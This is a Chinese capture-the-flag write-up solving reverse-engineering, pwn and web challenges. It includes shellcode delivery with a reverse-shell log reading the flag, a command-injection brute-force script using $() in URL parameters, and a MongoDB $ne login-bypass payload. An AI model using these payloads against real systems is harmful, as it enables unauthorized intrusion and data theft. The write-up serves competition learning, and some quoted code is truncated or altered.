
口令正确!欢迎进入BAT数据中心!

```

## RE300 解锁密码

题目说是手机程序，下载下来改后缀 apk，然后做 apk 解包，解包如下：





从目录可以发现该 APK 带有一个 so 库。

先来看主函数 MainActivity.smali

```
{
    if ((paramArrayOfByte[0] == 20) && (paramArrayOfByte[1] == 88) && (paramArrayOfByte[2] == 2))
    {
        this.MessageText.setText("恭喜您!密码正确!");
        return;
    }
    this.MessageText.setText("密码错误!");
}
```

标准的 crackme 程序，输入正确的密码则得到解锁。提示信息很明确，上层程序负责将从控件中得到的字符串传递到 so 库 callback6 函数中验证。判断返回 byte array 的前三个字符符合 20,88 和 2 就正确。

So 库分析：

一下提供的基本为伪 C 语言代码，IDA F5 结果。

callJNI1 函数：首先生成 func 数组，用来控制函数功能的选择性调用：

```

mId[0] = (jmethodID)((int (__fastcall *)(JNIEnv *, int, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback1",
    "[B)V");
mId[1] = (jmethodID)((int (__fastcall *)(JNIEnv *, int, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback2",
    "[B)V");
mId[2] = (jmethodID)((int (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback3",
    "[B)V");
mId[3] = (jmethodID)((int (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback4",
    "[B)V");
mId[4] = (jmethodID)((int (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback5",
    "[B)V");
mId[5] = (jmethodID)((int (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD))(*v4->GetMethodID)(
    v4,
    v5,
    "callback6",
    "[B)V");

```

CallJNI1 函数对字符串进行分析，判断长度是否是 24 字节：

```

ADDS    R3, #4
CMP     R3, #0x18
BNE     loc_F1E
MOVS    R0, R4          ; 5
BLX     strlen
LDR     R2, [R5]

```

并限制为可显示的 ASCII 码（0x20-0x7E）。

将字符串 `s[pos % 4 == 0]` 的字符和内置数字[0x4C, 0x6D, 0x73, 0x23, 0x21, 0x6A]做减法，得到的差值数组填入 `orders` 数组，用以控制程序执行的 `callback` 函数：

```

v8 = offs[v7] - v6[v7 * 4];
orders[v7] = v8;

```

```

4  int GLOBAL_OFFSET_TABLE_[] = { 0 }; // weak
5  _UNKNOWN_dso_handle; // weak
6  int offs[8] = { 76, 109, 115, 35, 33, 106, 0, 0 }; //
7  jmethodID mId[8]; // idb
8  int orders[8]; // idb
9  // extern _UNKNOWN_stack_chk_guard; weak

```

通过 `orders` 来控制具体执行哪一个 `callback` 函数

```

((void (__fastcall *)(JNIEnv *, jobject, jmethodID, int))(*v4->CallVoidMethod)(v4, v13, mId[orders[0]], v10));

```

JNI 和字符串控制在 0-5 之间调用相应的回调函数，然后由回调函数在调用相应的 `callJNI x` 函数。

CallJNI2:

[0] < [1] > [2] < [3] > [4] < [5] > [6] < [7] > [8] > [9] < [A] > [B]

```

if ( (unsigned __int8)v14[0] < (unsigned int)v15
    && v15 > (unsigned int)v16
    && v16 < (unsigned int)v17
    && v17 > (unsigned int)v18
    && v18 < (unsigned int)v19
    && v19 > (unsigned int)v20
    && v20 < (unsigned int)v21
    && v21 > (unsigned int)(unsigned __int8)obja
    && (unsigned __int8)obja > (unsigned int)BYTE1(obja)
    && BYTE1(obja) < (unsigned int)BYTE2(obja)
    && BYTE3(obja) < (unsigned int)BYTE2(obja) )
{

```

判断成功：将字符串后半一半传给 callback 函数：

```

v10 = v6 / 2;
for ( j = 0; j < v10; ++j )
    v14[j] = *(&v14[v10] + j);
v12 = ((int (__fastcall *)(JNIEnv *, int))(*v5->NewByteArray)(v5, v10);
((void (__fastcall *)(JNIEnv *, int, _DWORD, int))(*v5->SetByteArrayRegion)(v5, v12, 0,
v10);
v9 = ((int (__fastcall *)(JNIEnv *, jobject, jmethodID, int))(*v5->CallVoidMethod)(v5,
v13, mId[orders[1]], v12);

```

用于callback回调

CallJNI3:

!isAlphaNum: [0][4][0xb]

isAlpah: [1][8]

```

LOBYTE(v8) = isAlphaNum((unsigned __int8)v21[0]);
if ( !v8 )
{
    v14 = v22;
    v8 = isAlpha(v22);
}

```

[2][9]: < 0x39

[3][5][7][0xa]: < 'a' + 26

[6]: < 'A' + 26

[0] < [2], [1] < [3], [5] > [3], [6] < [8], [0xa] > [8], [0xd] < [0xb]

[0xf] < [0x11], [0x12] > [0x15], [0x14] < [0x17]

```

if ( v8 )
{
    v15 = v23;
    if ( (unsigned int)v23 - 48 <= 9 )
    {
        v9 = v24;
        if ( (unsigned int)v24 - 97 <= 0x19 )
        {
            LOBYTE(v8) = isAlphaNum(v25);
            if ( !v8 )
            {
                v16 = v26;
                if ( (unsigned int)v26 - 97 <= 0x19 )
                {
                    length = v27;
                    if ( (unsigned int)v27 - 65 <= 0x19 && (unsigned int)v28 - 97 <= 0x19 )
                    {
                        v10 = (unsigned __int8)obja;
                        v8 = isAlpha((unsigned __int8)obja);
                        if ( v8 )
                        {
                            if ( (unsigned int)BYTE1(obja) - 48 <= 9 )
                            {
                                v18 = BYTE2(obja);
                                if ( (unsigned int)BYTE2(obja) - 97 <= 0x19 )
                                {
                                    v19 = BYTE3(obja);
                                    LOBYTE(v8) = isAlphaNum(BYTE3(obja));
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

callJNI4

[1] < [6], [4] < [3], [7] > [5], [9] < [2], [8] < [0xa], [0xb] > [0xf]

[0xd] < [0x11], [0x10] > [0x15], [0x16] < [0x17]

```

if ( v13 < (unsigned int)v18
    && v16 < (unsigned int)v15
    && v19 > (unsigned int)v17
    && BYTE1(obja) < (unsigned int)v14
    && (unsigned __int8)obja < (unsigned int)BYTE2(obja)
    && BYTE3(obja) > (unsigned int)v22
    && v21 < (unsigned int)v24
    && v23 > (unsigned int)v25
    && v26 < (unsigned int)v27 )
{
    v10 = ((int (__fastcall *)(JNIEnv *, int))(*v5->NewByteArray))(v5, v6);
    ((void (__fastcall *)(JNIEnv *, int, _DWORD, int))(*v5->SetByteArrayRegion))(v5, v10, 0, v6);
    v9 = ((int (__fastcall *)(JNIEnv *, jobject, jmethodID, int))(*v5->CallVoidMethod))(v5, v11, mId[orders[3]], v10);
}

```

callJNI5

!isAlphaNum: [1][7], isAlpah: [4][9],

[0xa]: < 0x39

[2][5][8][0xb]: < 'a' + 26

[0][3][6]: < 'A' + 26

[0] == 2 + [6], [3] + 7 == [0x12], [0x11] + 1 == [4] + 5 == [5]

[0x14] + 4 == [2] + 7 == [0xd] + 3 == [4], [1] == [7] == [0xc] == [0x10]

[6] = [9] + 6, [8] + 1 == [0xb], [0x13] = [8]

```

v20 = (unsigned __int8)v27[0];
if ( (unsigned int)(unsigned __int8)v27[0] - 65 <= 0x19 )
{
    v9 = v28;
    LOBYTE(v10) = isAlphaNum(v28);
    if ( !v10 )
    {
        v21 = v29;
        if ( (unsigned int)v29 - 97 <= 0x19 )
        {
            v22 = v30;
            if ( (unsigned int)v30 - 65 <= 0x19 )
            {
                v17 = v31;
                if ( isAlpha(v31) )
                {
                    v23 = v32;
                    if ( (unsigned int)v32 - 97 <= 0x19 )
                    {
                        v18 = v33;
                        if ( (unsigned int)v33 - 65 <= 0x19 )
                        {
                            v24 = v34;
                            LOBYTE(v11) = isAlphaNum(v34);
                            if ( !v11 )
                            {
                                v19 = (unsigned __int8)obja;
                                if ( (unsigned int)(unsigned __int8)obja - 97 <= 0x19 )
                                {

```



```

if ( (unsigned int)v33 - 65 <= 0x19 )
{
    v24 = v34;
    LOBYTE(v11) = isAlphaNum(v34);
    if ( !v11 )
    {
        v19 = (unsigned __int8)obja;
        if ( (unsigned int)(unsigned __int8)obja - 97 <= 0x19 )
        {
            v25 = BYTE1(obja);
            if ( isAlpha(BYTE1(obja)) )
            {
                if ( (unsigned int)BYTE2(obja) - 48 <= 9
                    && (unsigned int)BYTE3(obja) - 97 <= 0x19
                    && v20 == v18 + 2
                    && v9 == v24
                    && v36 == v9
                    && v38 == v9
                    && v22 + 7 == v40
                    && v17 + 5 == v23 )
                {
                    v12 = v37 + 3;
                    if ( v12 == v17
                        && v39 + 1 == v17 + 5
                        && v21 + 7 == v12
                        && v42 + 4 == v12
                        && v18 - 6 == v25
                        && v19 + 1 == BYTE3(obja)
                        && v41 == v19 )
                {

```

将前半一半和后半一半交换位置送回 callback

callJNI6

[0] > [1] < [2] > [3] < [4] < [5] > [6] > [7] < [8] > [9] > [A] < [B]

执行完毕后对字符串 s 执行

for i in range( len(s) / 2 ):

new\_str( s[i] ^ s[len - 1 - i] )

s = new\_str

for i in range( len(s) / 2 ):

new\_str( s[i] ^ s[len - 1 - i] )

```

    && v16 < (unsigned int)v17
    && v17 > (unsigned int)v18
    && v18 < (unsigned int)(unsigned __int8)carr
    && (unsigned __int8)carr < (unsigned int)BYTE1(carr)
    && BYTE1(carr) > (unsigned int)BYTE2(carr)
    && BYTE2(carr) > (unsigned int)BYTE3(carr)
    && BYTE3(carr) < (unsigned int)(unsigned __int8)obja
    && (unsigned __int8)obja > (unsigned int)BYTE1(obja)
    && BYTE1(obja) > (unsigned int)BYTE2(obja)
    && BYTE3(obja) > (unsigned int)BYTE2(obja) )
{
    v10 = 2;
    do
    {
        v6 /= 2;
        v11 = 0;
        for ( j = 0; ; ++j )
        {
            --v11;
            if ( j >= v6 )
                break;
            v15[j] ^= *(&v15[2 * v6] + v11);
        }
        --v10;
    }
}

```

将这个长度为原来 s 字符串四分之一的 new\_str 送回 callback

接下来就是注意到成功注册条件中的字符是非可显示 ASCII 码，必须要 JNI6 xor 处理一下

经过上面几个 JNI 函数的过滤，通过 JNI6 函数可知 str[0x14]是 'e'，有 JNI5 可知 str[0x20]最小必须是 0x20。大致分析到 JNI3 的时候可将 str 定为 I b?inG sA?t f?? m?se???, 根据提示：是一句有意思的话，猜测为我自己代言。

I bRinG sA1t f0r mYself!

# PWN100 后门程序

```
if ( *s1 != 110 && *s1 != 78 )
{
    v4 = strlen(s1);
    v3 = strlen("<baidu-rocks,from-china-with-love>");
    for ( i = 0; i < (signed int)v4; ++i )
        s1[i] ^= aBaiduRocksFrom[i % v3];
    if ( memcmp(s1, &byte_804B145, 0xAu) )
    {
        result = 1;
    }
    else
    {
        ((void (*)(void))(s1 + 10))();
        result = 0;
    }
}
else
{

```

sub\_8048DDE:15

IDA F5 可以看到非常清楚的代码逻辑，在询问用户是否 replay 之处接收用户输入，将整个输入与给出的字符串进行异或操作，结果的前 10 字节与特定值相比较，如果相等，则将之后的输入作为代码执行。在编码时将这 10 个字节与 shellcode 一起与<baidu……这个字符串异或之后发送即可，发送之前最好看下异或出来的结果里面是不是有 0 或者回车换行，如果有的话还需要对 shellcode 做修改。flag 位于/home/ctf 目录下



```
Python 3.2.3 (default, Apr 11 2012, 07:17:16) [MSC v.1500 64 bit (AMD64)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
b"This one's dedicated to allAnnotate the hackers\r\n"
b' \r\nEven out settle score quick\r\n'
b'My disaster recovery requires even more disks\r\nPut your bytes up, prove it o
r you forfeit\r\nGot my C64 and we blew it into orbit.\r\n'
b' \r\nM. Bison with eight straight perfects\r\n'
b"Overload emotions make hate, break circuits\r\nIn case you heard, it's a name
fake service\r\nOptimize our runtime to escape verdicts\r\n"
b' \r\nGot an integer scope flow\r\n'
b"That they can't sign\r\nPassing code, didn't sanitize\r\nCommand lines; land m
ine\r\n"
b" \r\nSo before, they'll see me after\r\n"
b"I'm Advice dog,\r\nCourage Wolf,\r\nPlus Philosoraptor\r\n"
b" \r\nDon't prove we're human unless we really hafta\r\n"
b"My team built schemes that destroyed recaptcha\r\nHate what they see, finish t
his chapter\r\nBy the way we're not any geeks, we hack into NASA\r\n"
b' \r\nDrink all the booze\r\n'
b'Hack all the things\r\nDrink all the booze\r\nHack all the things\r\n'
b'Drink all the booze\r\nHack all the things\r\n'
b'\nReplay?(y/n) '
bytearray(b'RR\x03]\x07\x1eIB_\x11Z\xa8\xdb\x85!\, \x1eGa\xe1\x88\xde\x07\xe0\xf7\
xfa-\xd8\x12\xa1\xef?\x1c\xc7T\x15\xe3\xa2\x06\x1d/r~>\xe2\x92\x9c\x032?\x1c~\xd
0k\xe0\x8f\xac\xad\x01[G^\x04\x07Y\x07WR\xeb\x82;7\xfc\xcc\xcd\xae\xeb\r\n')
nc
listening on [any] 4445 ...
218.2.197.250: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [redacted] from <UNKNOWN> [218.2.197.250] 48960: NO_DATA

cat /home/ctf/flag
BCTP<H4v3-4-n1C3-pUning-f3sTiv4l!>
```

## WEB100 分分钟而已

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php> 通过链接

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php?id=07b5511fb9e036990211eff978b1ee16>

分析, 发现 07b5511fb9e036990211eff978b1ee16、

07b5511fb9e036990211eff978b1ee16 到 cmd5 查询 hash, 发现都是由用户名+三位数字的 md5 组成, 既 md5(“name+3 数字”), 根据提示他需要拿到 BAT 公司中一个名叫 Alice 员工的秘密文件, 所以用户名是 Alice, 爆破数字的加用户名的 md5 发现数字 478。Hash:

d482f2fc6b29a4605472369baf8b3c47

访问:




继续访问：

<http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205c1e0aa9512cd188002a.php> 发现是一张 bt5 的主题壁纸。

右键源码发现 our motto 这个词，应该指的是 bt5 的 motto：


```
error<html>
  <head><title>BT5</title></head>
  <body style="background-position:center;background-color:black;background-image: url(../bt5.jpg);background-repeat:no-repeat;">
    <!-- $_POST['key=OUR MOTTO'] -->
  </body>
</html>
```

于是去官网找找：



应该是 The quieter you become,the more you are able to hear…：

通过 post 提交：



没反应，最后测试到：key=the quieter you become the more you are able to hear(做的时候是大写)

时跳转，于是抓下包发现：



测试下载到一个 config.php.bak 文件：

打开是这种形式的 js 代码：[][(

直接丢到 chrome 的 F12 的 console 下，就得到: BCTF{Do\_you\_lov3\_pl4y\_D074}

## WEB200 真假难辨

通过题目的描述，打开以下连接

<http://218.2.197.238:8081/76446cb94ef19b1d49c3834a384938d1/web200/>

Step1 通过本机、表单有隐藏的参数 ip，很容易联想到伪造 ip: 127.0.0.1

于是登录的时候抓包修改 ip 为 127.0.0.1 尝试弱口令 admin:admin，成功登录进游戏...

Step2 通过查看源代码 发现 agent1.js 有猫腻，如图

```
var authnum = function(key, num){  
  
    var list = new Array('a', 'b', 'c', 'd', 'e', 'f', 'g');  
  
    key = "BCTF{" + key + "|";  
  
    for(var i = 0; i < num; i++)  
  
    {  
  
        key += list[i%7];  
  
    }  
  
    key = key + "}";  
  
    return key  
  
}
```

于是搜索” authnum”

```
update:function(duration){
```

```

        if(cnGame.collision.col_Between_Rects(this.player.getRect(),this.end.getRect()
    )){

        if(this.deadghost == 10){

            this.key = authnum(this.key, this.deadghost);

            alert("The Key is:" + this.key);

        }

        else{

            alert("once again");

        }

        cnGame.loop.end();


        return;

    }

```

Alert 出 key 的条件为：this.deadghost==10，后面分析可以得知 条件为打死 10 个怪。

Step3 加载游戏的时候，通过 firebug 修改生命值为 999999999、速度，可以很快速的解决掉 10 个，这时弹窗了



提取 flag ，提交 但系统提示错误，为什么呢？

对！倘若每个人都修改生命值，那么数据都会不一样，肯定就不正确，但 flag 始终是唯一的，继续分析代码

```
this.key = authnum(this.key, this.deadghost);
```

我们跟上 this.key

```
initialize:function(){
```

```
    this.key = ""
```

```
}
```

```
... ..
```

```
this.key += newGhost.gh;
```

```
... ..
```

```
this.key += "%"+this.player.pe;
```

```
... ..
```

接下来再来分析 newGhost.gh、this.player.pe 是怎样生成的

newGhost.gh

```
var ghost = function(options) {
```

```
    this.init(options);
```

```
    this.moveSpeed=20;
```

```
    this.life=20;
```

```
    var auth = function(a, b) {
```

```
        var d = a;
```

```
        var e = b;
```

```
        var a = 0xfff;
```

```
        var b = 0xff;
```

```
        var c = 1024;
```

```

        a = a << 2;

        a = a << 6;

        b = a + b;

        c = a + b + c + d + e;

        return c;

    }

    this.gh = auth(this.moveSpeed, this.life);
}

this.player.pe

var player = function(options) {

    this.init(options);

    this.moveSpeed = 5;

    this.isJump=false;

    this.shootDuration=600;

    this.hurtDuration=1000;

    this.life=5;

    this.lastShootTime=(new Date()).getTime();

    this.lastHurtTime=(new Date()).getTime();

    var authp = function(a, b) {

        var c = 0xfff;

        var d = 0xfff;

        var e = a - b;

```

```

        var f = a + b;

        var g = a * b;

        c = c * d;

        c += c * d;

        d = d * e + f * g;

        g = f | d;

        g = g ^ f;

        f = g * f;

        return f;

    }

    this.pe = authp(this.moveSpeed, this.life);
}

```

Step4 结合上述我们可以得到 Flag



具体代码如下：

```

<script>

function guai(a, b) {

    var d = a;

```

```
var e = b;

var a = 0xfff;

var b = 0xff;

var c = 1024;

a = a << 2;

b = a + b;

c = a + b + c + d + e;

return c;
```

```
}
```

```
function our(a, b) {
```

```
var c = 0xff;

var d = 0xffff;

var e = a - b;

var f = a + b;

var g = a * b;

c = c * d;

d = d * e + f * g;

g = f | d;

f = g * f;

return f;
```

```
}
```

```
function genkey(key, num){
```



```

var list = new Array('a', 'b', 'c', 'd', 'e', 'f', 'g');

key = "BCTF{" + key + "|";

for(var i = 0; i < num; i++)

{

    key += list[i%7];

}

key = key + "}";

return key

}

key2 = our(5,5)

key1 = guai(20,20)

alert(genkey(key1+'%'+key2,10))

</script>

```

最终 Key: 34079%2500|abcdefgabc

## WEB300 见缝插针

<http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/>打开网站,右键源码,可以看到注释掉的 test.php.bak。通过 test.php.bak 下载到 room 名的 bin 程序。

```

#if(preg_match($regex, $key))

#{

#    if($key <= 40)

```

```
# {  
  
#     $room = str_replace(array_keys($substitution), $substitution, $room);  
  
#     shell_exec('./room', $room);  
  
# }  
  
#}
```

Shell\_exec()去官方查资料，没发现有第二个参数。一直以为这里命令执行，写个 webshell 什么的。让逆向组的去逆 room 功能，自己没试，一直卡住。

后来自己本地运行 Room,发现它功能相当于模拟了一个/bin/sh 类似的功能。可以把\$room 当命令处理，利用\$()没被过滤，进行命令执行，如果命令执行的执行结果超过两行的话，传递的参数会为空，如果执行结果为一行的话，传递的参数才有效。所以我在 head 命令后面加了个 -n1 来控制命令执行结果为 1 行。后来 ls B\* 的结果也只是一行所以后来的都是可行的。利用\$(head x\* -n1)爆破，正常页面中会包换 password 字符串。这里面有个特别的点就是有 5 个 o，测试时出了三个 o，不确定具体有几个 o 提交答案多提交两下就好了。

写个脚本跑跑：

```
#!/usr/bin/env python
```

```
import re
```

```
import string
```

```
import urllib2
```

```
#BCTF{Yooooo_4_God_sake_aay_is_so_C00l}
```

```
for c in range(32, 127):
```

```
    #print
```

```
    "http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key
```

```
=abcd123AB124564&room=$(head "+chr(c)+"* -n1)"
```

```
    #req = urllib2.Request(url =
```

```
    "http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key
```

```
=abcd123AB124564&room=$(head B"+chr(c)+"* -n1)")
```

```
    req = urllib2.Request(url =
```

```
    "http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key
```

```
=abcd123AB124564&room=$(ls *oo_4_" +chr(c)+"*")
```

```
    res = urllib2.urlopen(req)
```

```
    info = res.read()
```

```
    #print info
```

```
    try:
```

```
        p = info.index("password")
```

```
    #print info
```

```
    print chr(c)
```

except:

continue;

quit()

## WEB400 冰山一角

<http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/index.php> 打开链接, 输什么都返回得快, 特殊符号也不爆破, 比叫纠结。后来有个 <http://218.2.197.240:28017/>, monogd, 那确定这个页面肯定了是 monogdb 注入了。

利用万能密码 payload:

POST /0cf813c68c3af2ea51f3e8e1b8ca1141/ HTTP/1.1

Host: 218.2.197.240:1337

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:27.0) Gecko/20100101 Firefox/27.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/

Cookie: PHPSESSID=9r6g7nvd1ppcohd4ono4fqc0t2

Connection: keep-alive


Content-Type: application/x-www-form-urlencoded

Content-Length: 36

user[\$ne]=1&pwd[\$ne]=1&Submit=Submit

发现出现后台：you\_guys\_fxxking\_smart.php/jpg

然后找到图片 you\_guys\_fxxking\_smart.jpg



```
<?php
require "inc/mysql.inc.php";
?>
<html>
<head><title>Have u heard about md5?</title></head>
<body><center><h1>-,</h1>
<?php
$salt = "b";
$hash_method = "md5";
if (isset($_GET['password'])) {
    $r = mysql_query("SELECT login FROM admin WHERE password = '" . hash($hash_method, $_GET['password'] . $salt) . "'");
    if (mysql_num_rows($r) < 1)
        echo "Get out of here, Stranger!";
    else {
        $row = mysql_fetch_assoc($r);
        $login = $row['login'];
        echo "memeda~ <b>$login</b>!<br/><br/>here's the list of all Admins!<table border=1><tr>
        $r = mysql_query("SELECT * FROM admin");
        while ($row = mysql_fetch_assoc($r))
            echo "<tr><td>{$row['login']}</td><td>{$row['password']}</td></tr>";
        echo "</table>";
    }
} else {
    ?>
<form>give me ur password your majesty!<br/><input type='text' name='password' /><input type='submit' value='Login' /></form>
```

Hash()函数的第三个参数为 true,所以数据是以二进制格式进入的。我们需要构造存在

在' '=' 或者'|' 就可以注入了。上面\$salt 为一位。

从 you\_guys\_fxxking\_smart.php 源码的 head 处找到 author 为 bob.从 title 里面确定\$salt 为小写的 b。

然后就是确定算法了。写个程序把所有算法跑一遍。得出一个值来就好了。

脚本如下：

```
import hashlib
```

```
#salt_arr = ['d','D','a','A']
```

```

#salt_arr = ['b','c','e','f','g','h']
#salt_arr = ['i','j','k','l','m','n']
#salt_arr = ['B','o','p','q','r','s','t']
#salt_arr = ['u','v','w','x','y','z']
#salt_arr = ['A','B','C','D','E','F','G']
#salt_arr = ['H','I','J','K','L','M','N']
#salt_arr = ['O','P','Q','R','S','T','U']

#print md5.new('a').hexdigest()

#quit()

#ripmed=hashlib.new('ripemd128')

salt_arr = ['b']

for salt in salt_arr:

    #print salt

    for i in xrange(0, 9999999999999999):

        hash1 = hashlib.sha512(str(i)+salt).digest()

        #hash1 = ripmed.update(str(i)+salt).digest()

        if hash1.find("'") == -1:

            print "1 Found:% d => salt % s, content %s"% (i, salt, hash1)

            break

        elif hash1.find("|") == -1:

            print "2 Found:% d => salt % s, content %s"% (i, salt, hash1)

            break

        elif hash1.find("_") == -1:

            print "3 Found:% d => salt % s, content %s"% (i, salt, hash1)

            break

```

